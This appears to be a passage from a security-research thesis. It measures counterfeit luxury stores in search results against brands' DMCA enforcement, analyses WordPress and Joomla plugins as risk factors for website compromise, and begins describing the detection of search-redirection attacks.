
Table 2.4: Comparing the prevalence of counterfeits by search query intent. The top table reports the results, while the bottom establishes whether or not the differences are statistically significant according to a pairwise χ^2 test with FDR-adjusted p-values.

	% Fake Search Results	# Fake Websites	% queries page 1 fake	% queries result 1 fake
Innocent	20%	631	64%	6%
Grey	35%	875	86%	28%
Complicit	39%	780	86%	49%
Overall	32%	1 587	79%	28%

Pairwise χ^2 comparison	% results fake		% queries page 1 fake		% queries result 1 fake	
	adj. p	Sig.?	adj. p	Sig.?	adj. p	Sig.?
Innocent vs. Grey	0.0000	*D*	0.0067	*D*	0.0004	*D*
Innocent vs. Complicit	0.0000	*D*	0.0067	*D*	0.0000	*D*
Grey vs. Complicit	0.0000	*D*	1.0000		0.0150	*D*

looking for these fakes or not they will very likely encounter them.

After noticing that certain brands' search results were much more heavily populated by counterfeit stores than others (Table 2.5), we began collecting DMCA notice and takedown request data for the brands. DMCA stands for Digital Millennium Copyright Act, and enables brands to request removal of copyright infringing content from third-party websites. Searches for each relevant luxury brand were issued to the `ChillingEffects.org` database of takedown requests, and every resulting takedown notice was scraped for infringing URLs. Figure 2.5 shows an example takedown notice. Takedown notices contain a section of "Original URLs," meaning the original copyrighted content, and a section of "Allegedly Infringing URLs" containing URLs illegally housing the copyrighted content. The number of takedowns issued by brands serves as a proxy for how aggressively the brand is pursuing online counterfeiters.



DMCA (Copyright) Complaint to Google

SENDER
React
on behalf of Gucci
[Private]
, , , NL
Sent on March 13, 2014

RECIPIENT
Google, Inc.
[Private]
Mountain View, CA, 94043, US
Received on March 13, 2014

Re: Websearch Infringement Notification via Online Form Complaint

SENT VIA: ONLINE FORM

NOTICE TYPE:	Dmca
ACTION TAKEN:	Yes

Copyright claim #1

KIND OF WORK: Image

DESCRIPTION: The URL's listed in this DMCA-notice are abusing the GUCCI brand through the use of copyrighted images and logo, which are used to promote counterfeit goods on this site. This website is offering and/or selling counterfeit GUCCI products and misleads Google users who are searching for genuine GUCCI products. This website is not authorized to offer and/or sell GUCCI goods or use any of the copyrighted images found at the official GUCCI homepage: http://www.gucci.com/. For logo abuse in the URL's listed in this DMCA-notice, please refer to the following figurative trademark registration numbers: 73182270, 73146457and 85807480, all registered by Gucci America, Inc. If you require additional information, please contact us. Thanks for your cooperation, Kind Regards, React www.react.org

ORIGINAL URLS:

01. http://www.gucci.com/nl/category/f/bamboo
02. http://www.gucci.com/nl/category/f/evening
03. http://www.gucci.com/nl/category/f/fragrance
04. http://www.gucci.com/nl/category/f/handbags
05. http://www.gucci.com/nl/category/f/sunglasses
06. http://www.gucci.com/nl/category/f/women_s_ready_to_wear
07. http://www.gucci.com/nl/category/f/women_s_shoes
08. http://www.gucci.com/nl/category/m/men_s_ready_to_wear
09. http://www.gucci.com/nl/category/m/men_s_shoes
10. http://www.gucci.com/nl/category/m/sunglasses
11. http://www.gucci.com/nl/category/m/travel_bags___luggage
12. http://www.gucci.com/nl/category/m/watches
13. http://www.gucci.com/nl/category/u/flora
14. http://www.gucci.com/nl/category/u/kids_accessories

ALLEGEDLY INFRINGING URLS:

01. http://2013newguccibelt.com/
02. http://2013newguccishoes.com/
03. http://2014guccisalejp.com/
04. http://9kxaq.gucci-go.me/
05. http://bagsguccistoer.com/
06. http://buycheapestgucci.net/

Figure 2.5: Example of a DMCA takedown issued on behalf of Gucci collected by ChillingEffects.org.

A linear regression (Table 2.6) found that the more DMCA reports a brand issues, the lower the prevalence of counterfeit stores in that brands' search results. The same regression identified the counterfeit price as a significant factor in the amount of counterfeit stores found. For every doubling of price in the counterfeits for a brand there is a 2.88 percentage-point increase in counterfeit prevalence for the brand. This is reasonable, showing that the more a counterfeiter stands to profit off a given brand the more they will try to sell it. The brands with the highest levels of counterfeiting were the luxury watch brands, which were seen to have very low DMCA report counts as well as much higher cost for fakes.

2.4.1. Conclusion

Approximately 1/3 of the search results visited appeared to be counterfeit stores, and unfortunately counterfeit stores show up not only for those actively seeking fakes but also for those seeking legitimate goods. On a more positive note, it appears that brands which actively pursue counterfeiters have a lower prevalence of counterfeit stores in their search results.

Table 2.5: Counterfeit stores found in search results broken down by brand (left columns); additional per-brand characteristics such as DMCA enforcement activity and the median advertised price among stores selling fakes (right columns). The entries in bold in the first column indicate a statistically significant difference in the brand's proportion of fakes in search results compared to the 31.6% average (using a χ^2 test with 95% confidence). Note that the reported percentage of fakes in result 1 and page 1 are based on results from the Google Custom Search API, which may differ from what users actually experience.

	% fake	# fake	% queries	% queries	# DMCA	Avg. fake	Median
Brand	search results	websites	page 1 fake	result 1 fake	reports	site churn %	fake price
Bvlgari	(+) **49.4**	193	88.9	55.6	0	18.5	$588.30
Hublot	(+) **47.7**	201	100.0	77.8	8	20.0	$2060.42
Panerai	(+) **45.9**	188	100.0	55.6	18	18.6	$1381.99
Patek Philippe	(+) **44.8**	181	100.0	37.5	0	18.9	$3117.87
Tag Heuer	(+) **42.9**	171	100.0	25.0	5	19.4	$991.75
Breitling	(+) **42.6**	188	100.0	11.1	12	18.5	$1928.46
Cartier	(+) **39.8**	173	66.7	33.3	1	19.7	$1066.68
IWC	(+) **39.5**	179	100.0	50.0	3	21.1	$1339.76
Fendi	33.9	141	71.4	14.3	1	19.5	$279.47
Hermes	33.0	147	88.9	55.6	5	20.5	$261.33
Dior	32.4	183	66.7	33.3	39	22.7	$221.98
Gucci	29.7	178	77.8	22.2	16	23.9	$227.62
Rolex	28.9	120	100.0	62.5	33	21.7	$4316.39
Oakley	28.6	122	77.8	22.2	16	31.8	$112.85
Prada	28.6	150	88.9	22.2	23	24.8	$297.38
Versace	28.3	138	66.7	0.0	1	23.2	$182.95
Air Jordan	28.2	131	100.0	28.6	1439	29.4	$91.77
Armani	(-) **27.4**	153	66.7	11.1	1	20.9	$166.23
Burberry	(-) **27.1**	156	66.7	11.1	336	25.0	$210.45
Louis Vuitton	(-) **26.7**	147	77.8	33.3	93	29.6	$284.41
UGG	(-) **25.1**	95	77.8	11.1	10	28.7	$160.94
Nike	(-) **20.7**	125	55.6	0.0	1439	30.2	$88.99
Adidas	(-) **17.5**	99	50.0	0.0	9	23.3	$88.09
Chanel	(-) **14.9**	90	55.6	11.1	202	23.8	$630.27
Coach	(-) **7.4**	50	33.3	11.1	186	24.7	$223.07
Average	31.6	148.0	79.1	27.8	155.8	23.1	$812.78

Table 2.6: Linear regression on counterfeit prevalence by brand. Significant variables are shown in bold.

	Coefficient	Std. Error	p-value
Intercept	6.81	21.6	0.756
Churn	0.286	0.896	0.753
Popularity	-0.218	0.164	0.1982
Active DMCA Enforcement	-8.59	4.02	0.002245
$\log_2$**(Counterfeit Price)**	2.88	1.11	0.00087
	$R^2 = 0.6546$ (adj. $R^2 = 0.5855$)		

Chapter 3


ATTACKER TARGET SELECTION: CMS PLUGINS

A popular solution for launching a website among both the tech-savvy and the less sophisticated is to utilize a Content Management System (CMS). CMSes, such as WordPress or Joomla, allow webpages to be launched at the click of a few buttons, making them a very powerful tool. Due to the simplicity and automation of webpage administration, webmasters of CMS-managed pages may be less aware of the dangers they put themselves and their visitors at when installing third-party plugins. Doctoral student Marie Vasek collected data to test whether the presence of CMSes influenced the likelihood of compromise [23]. Building on this, I worked to shed light on how the presence of CMS plugins increased or decreased risk of compromise. Hence, this chapter describes a method for automatically detecting plugins and their versions, when possible, in WordPress and Joomla installations.

3.1. Data Collection

3.1.1. Collecting Case and Control Data

In order to draw meaningful conclusions regarding the relationship between CMS/plugin data and compromise, a set of compromised websites was needed as well as a control set of websites. Using the case-control model [19], websites which are "infected" are compared against websites which are as similar to the infected as possible without themselves being infected.



(a) Case-control study design, demonstrated for phishing dataset and CMS type as risk factor.

(b) Venn diagram demonstrates how we join webserver and phishing datasets.

Figure 3.1: We join the webserver and compromise datasets to compare risk factors with outcomes. Figures reproduced from [11].

A control set was generated by taking a random sample from the `.com` zonefile, obtained from Verisign. The `.com` zonefile contains all domains registered under the `.com` top-level-domain, making it a suitable representative population of websites from which to sample. In all, 210 496 domains were sampled to generate the control set of data. The set of infected, or compromised, websites was generated from two different sets of websites.

The first set of compromised websites were seen to be issuing phishing attacks. Phishing refers to the practice of one website pretending to be another website in order to dupe visitors into handing over information. A popular example of phishing is mimicking a bank's website, tricking users into entering their login information. The URLs seen propagating phishing attacks were gathered from several sources: two firms which take down phishing pages for banks, a large brand owner, PhishTank [17], and the Anti-Phishing Working Group [6]. 97 788 distinct URLs from 29 682 domains impersonating 1 098 different brands were observed, all of which were reported as phishing between November 20, 2012 and January 7, 2013.

The second source of compromised websites were seen to be involved in search-redirection attacks, and came from the authors of [9]. These websites are those set up by non-criminals, but hacked to redirect traffic to illicit pharmacies. These websites came from web search results of 218 pharmaceutical-related search terms collected between October 20, 2011 and December 27, 2012, and span 58 516 URLs.

3.1.2. Extracting CMS Data

In order to collect CMS data for the webpages in the control and compromise data sets, the HTML was requested for the top-level webpage of every domain seen. To determine CMS used, if any, Vasek first scanned the HTML for a generator tag. The generator tag is an HTML element, which specifies information about how the document was generated such as the text editor used, the CMS used, and sometimes the CMS version used. For example, a website running WordPress version 3.2.1 might contain the tag <`meta name=‘‘generator’’ content=‘‘WordPress 3.2.1’’`>. Regular expressions were used to pull out CMS information from both the generator tag as well as from common-paths used in the webpage's body.

3.1.3. Extracting Plugin Data

I built upon Vasek's data collection by identifying the presence of WordPress plugins and Joomla extensions. We scanned each website's stored HTML files for paths beginning with `/wp-content/plugins/`. The following directory indicates the corresponding plugin, e.g., a website using the WP eCommerce plugin has the `/wp-content/plugins/wp-e-commerce/` path.

We detected Joomla extensions in a similar manner. Extensions are comprised of components, modules, plugins, templates, and languages. We used regular expressions to identify each plugin, such as `/components/com_\w*/` for finding components.

We also tried to find versioning information for WordPress plugins. We focused on finding versions for the 50 most popular plugins from the control dataset. As there is no standard way to convey version information in plugins, from manual inspection we successfully identified plugin information for 19 of the top 50. Some WordPress plugins broadcast their version in a parameter handed to their scripts. For example, a website running version 6.1 of Google Analyticator would contain `wp-content/plugins/google-analyticator/external-tracking.min.js?ver=6.1`. The plugin version here is specified by a "ver" parameter handed to a JavaScript file, but often a plugin will have several references such as the above, calling both JavaScript and CSS files. In the event of disagreeing JavaScript and CSS files' versions, the JavaScript's version has priority as CSS files seem to more often be versioned independently of the plugin itself.

Due to how unreliable version information pulled from script parameters can be, a list of legitimate versions is needed to check against for any given plugin. Obtaining a list of potential versions for a given WordPress plugin is relatively easy, as plugins will typically have an information page at `https://wordpress.org/(PLUGINNAME)/`. Figure 3.2 shows an example of this. Unfortunately this list may not be exhaustive, so weeding out incorrect versions is still a manual process.

3.2. Identifying Risk Factors For Compromise

Vasek and Moore found that several CMSes did increase the odds of a website being compromised [23]. Websites generated by WordPress were found to be 4.44 times more likely to be in the phishing dataset than websites created without a CMS. Similarly, WordPress websites were 17 times more likely to be in the search-redirection dataset than websites created without a CMS. Websites created with Joomla also




Figure 3.2: The list of some of the potential versions for the Google Analyticator WordPress plugin found at `https://wordpress.org/plugins/google-analyticator/`.

had statistically significant higher odds of being compromised than websites created without a CMS.

When analyzing the presence of CMS plugins, we focused on the top 50 most popular WordPress plugins within the control set's WordPress population, and similarly for Joomla the top 50 most popular extensions. It was found that WordPress servers running a top-50 plugin are at 21.9% greater odds of compromise, and Joomla servers running a top-50 extension are at 54.3% greater odds of compromise. Running a popular add-on software, regardless of what it is, is a positive risk factor for compromise.

Table 3.1: Odds ratios for varying plugin types (all statistically significant) In the Joomla Extension column, a superscript C indicates a component, and an M indicates a module.

WordPress Plugin	Odds	95% CI	Joomla Extension	Odds	95% CI
MM Forms Community	**25.99**	(5.09, 634.31)	JomComment^{C}	**7.80**	(5.27, 11.94)
Dynamic Content Gallery	**7.07**	(5.47, 9.23)	Autson Slide Show^{M}	**2.22**	(1.36, 3.68)
Audio Player	**2.23**	(1.80, 2.76)	RokStories^{C}	**2.17**	(1.53,3.08)
WPaudio MP3 Player	**1.87**	(1.29, 2.69)	Social Media Links^{M}	**2.04**	(1.28, 3.27)
Easing Slider	**1.85**	(1.22, 2.79)	Frontpage SlideShow^{C}	**1.94**	(1.31, 2.87)
WordPress Popular Posts	**1.72**	(1.24, 2.36)	JComments^{C}	**1.92**	(1.41,2.61)
WP-Polls	**1.70**	(1.37, 2.10)	RokAjaxSearch^{C}	**1.86**	(1.42, 2.43)
Digg Digg	**1.63**	(1.21, 2.17)	JA Tabs	**1.84**	(1.22, 2.77)
WP-reCAPTCHA	**1.52**	(1.11, 2.07)	News Show Pro GK4^{M}	**1.72**	(1.22, 2.42)
WP-PostRatings	**1.50**	(1.07, 2.10)	Frontpage SlideShow^{M}	**1.64**	(1.17, 2.30)
MailChimp	**1.40**	(1.05, 1.86)	AVReloaded	**1.64**	(1.24, 2.16)
Viper's Video Quicktags	**1.39**	(1.09, 1.76)	Vinaora Visitors Counter^{M}	**1.58**	(1.17, 2.14)
Sociable	**1.30**	(1.06, 1.60)	YOOsearch^{M}	**1.56**	(1.01, 2.42)
Jetpack	**1.28**	(1.18, 1.45)	K2^{C}	**1.54**	(1.28, 1.85)
Google Analyticator	**1.20**	(1.03, 1.38)	RokBox^{C}	**1.41**	(1.19, 1.68)
TimThumb	**0.81**	(0.68, 0.95)	YOOeffects	**1.37**	(1.00, 1.85)
Custom Contact Forms	**0.63**	(0.44, 0.88)	MTupgrade	**1.31**	(1.04, 1.65)
Gravity Forms	**0.63**	(0.39, 0.97)	Joom!Fish^{C}	**0.56**	(0.41, 0.74)
IE SiteMode	**0.08**	(0.04, 0.12)	Languages^{M}	**0.42**	(0.23, 0.74)




Figure 3.3: Odds of compromise based on the number of top-50 WordPress plugins (left) and top-50 Joomla extensions (right). Statistically significant positive risk factors are indicated by red plus signs.

Table 3.1 shows the statistically significant odds ratios comparing websites running the given CMS and having the plugin against websites running the given CMS without that plugin. Of the 50 most popular WordPress plugins, the presence of 15 were seen to be positive risk factors for compromise. MM Form Community was the worst offender seen. Websites generated by WordPress which had the plugin MM Form Community were 26 times more likely to be compromised than WordPress websites without it. Four of the WordPress plugins were seen to be negative risk factors for compromise. WordPress pages with TimThumb, an image resizing script which caused widespread compromise in August 2011 [12], were seen to be less likely to be compromised than WordPress pages without TimThumb. Of the 50 most popular Joomla extensions, the presence of 17 were seen to be positive risk factors for compromise, and two were seen to be negative risk factors.

Figure 3.3 plots the odds ratios for compromise based on the number of top-50 plugins that were present on given pages, with statistically significant odds in red. WordPress and Joomla pages were both seen to have an increase in the odds of compromise as the number of plugins increased. WordPress websites running 2 of the top 50 most popular WordPress plugins were 1.6 times more likely to be compromised than the WordPress websites running no plugins. The odds grew with the number of plugins, and those running 10 or more of the top 50 plugins were twice as likely to be compromised than WordPress websites with none of them. Similarly Joomla webpages with three of the top 50 extensions were 1.86 times more likely to be compromised than Joomla pages with none of the top 50 extensions. There is a drastic increase in the odds of compromise for Joomla pages with every additional extension.

The rates of compromise for the top 50 WordPress plugins whose versions could be reliably collected are presented in Table 3.2, comparing compromise for the up-to-date and out-of-date. For 14 out of the 19 versioned plugins, rates of compromise were higher in the up-to-date than in out-of-date. This trend appears to be the result of more than chance, because the statistically significant odds ratios all favored compromise in the up-to-date plugins.

3.3. Conclusions

WordPress and Joomla plugins were collected from a set of compromised websites as well as a set of control websites. It was found that the presence of plugins does in fact increase the odds of compromise, as expected. Additionally, the more plugins were present on a page the more likely it was to be compromised. Finally, the more up-to-date plugins were the more likely they were compromised. This seems counter-intuitive, as plugin updates are often performed for the purpose of patching vulnerabilities, but it likely reflects the fact that the most up-to-date versions of

Table 3.2: Comparing compromise rates for webservers running up-to-date versus outdated WordPress plugins (statistically significant odds ratios in bold).

WordPress plugin	% up-to-date compromised	% out-of-date compromised	%-pts. difference for up-to-date	Odds ratio
WP-Table Reloaded	48.28	24.71	23.57	**2.83**
The Events Calendar	48.84	28.30	20.54	**2.39**
WP eCommerce	40.43	22.70	17.73	**2.30**
WP jQuery Lightbox	37.14	21.74	15.40	2.07
Theme My Login	37.93	25.00	12.93	1.82
Contact Form 7	33.91	24.47	9.44	**1.58**
Google Analyticator	38.26	29.03	9.23	**1.51**
WP-Polls	43.72	36.88	6.84	1.33
MailChimp	42.12	35.79	6.32	1.31
Audio Player	47.77	41.94	5.84	1.26
Easing Slider	46.67	41.27	5.40	1.24
Lightbox Plus Colorbox	33.33	28.96	4.37	1.30
Digg Digg	40.52	36.84	3.68	1.16
WPaudio MP3 Player	43.43	42.11	1.33	1.05
NextGEN Gallery	28.57	30.59	-2.06	0.95
Gravity Forms	17.65	22.58	-4.93	0.74
WooCommerce	23.68	28.81	-5.13	0.77
cforms	25.00	31.33	-6.33	0.80
WP-Paginate	29.70	39.13	-9.43	0.66

plugins have a wider user-base making them wider targets for attackers. This is consistent with the findings of Vasek and Moore that more updated WordPress software is hacked more than outdated installations.

Chapter 4

AUTOMATIC IDENTIFICATION OF SEARCH ENGINE POISONING


This chapter describes the automated collection of search-redirection attacks seen while looking for counterfeit stores in the Google search results, as described in Chapter 2. A set of “compromised” websites is built from the pages seen redirecting, and CMS/plugin information is collected as described in Chapter 3. By combining the techniques described in Chapters 2 and 3, I attempt to determine some ways in which websites in Google search results are compromised to redirect to counterfeit stores.

4.1. Automatic Identification of Redirects for Compromised Websites

Although there are certainly other ways to be hacked, one of the most obvious and easy to recognize as an observer is when a page is made to redirect to a page on another domain. Leontiadis et al. studied these search-redirection attacks within the search results of illegal pharmaceuticals [9]. In the realm of luxury goods, this is when a website redirects to a counterfeit store. Obviously the real Coach webpage does not need to set random blog posts to redirect to it.

When analyzing redirects, the easiest to detect are those redirecting due to an HTTP status code in the 300 to 399 range [4]. When a requested webpage has a status code in this range it will reply with the code as well as the URL its content has supposedly been moved to. When the browser encounters this it will immediately try the new location without prompting the user or alerting them that anything is wrong. Redirecting with HTTP statuses is helpful for webmasters legitimately moving pages, but it’s also useful for maliciously driving traffic to external sites. Detecting these redirects can sometimes be as simple as requesting the header of a website.

Unfortunately webpages also redirect in other manners which don't trigger until the page has already (at least partially) loaded in a browser. For example, one can be redirected via the HTML meta tag [5], or by a JavaScript call setting the "window.location" variable. Although one can parse HTML easily for a meta tag, sometimes offending JavaScript code is either obfuscated, packed, or buried deep within referenced scripts to the point of being very difficult (and time intensive on a large scale) to detect.

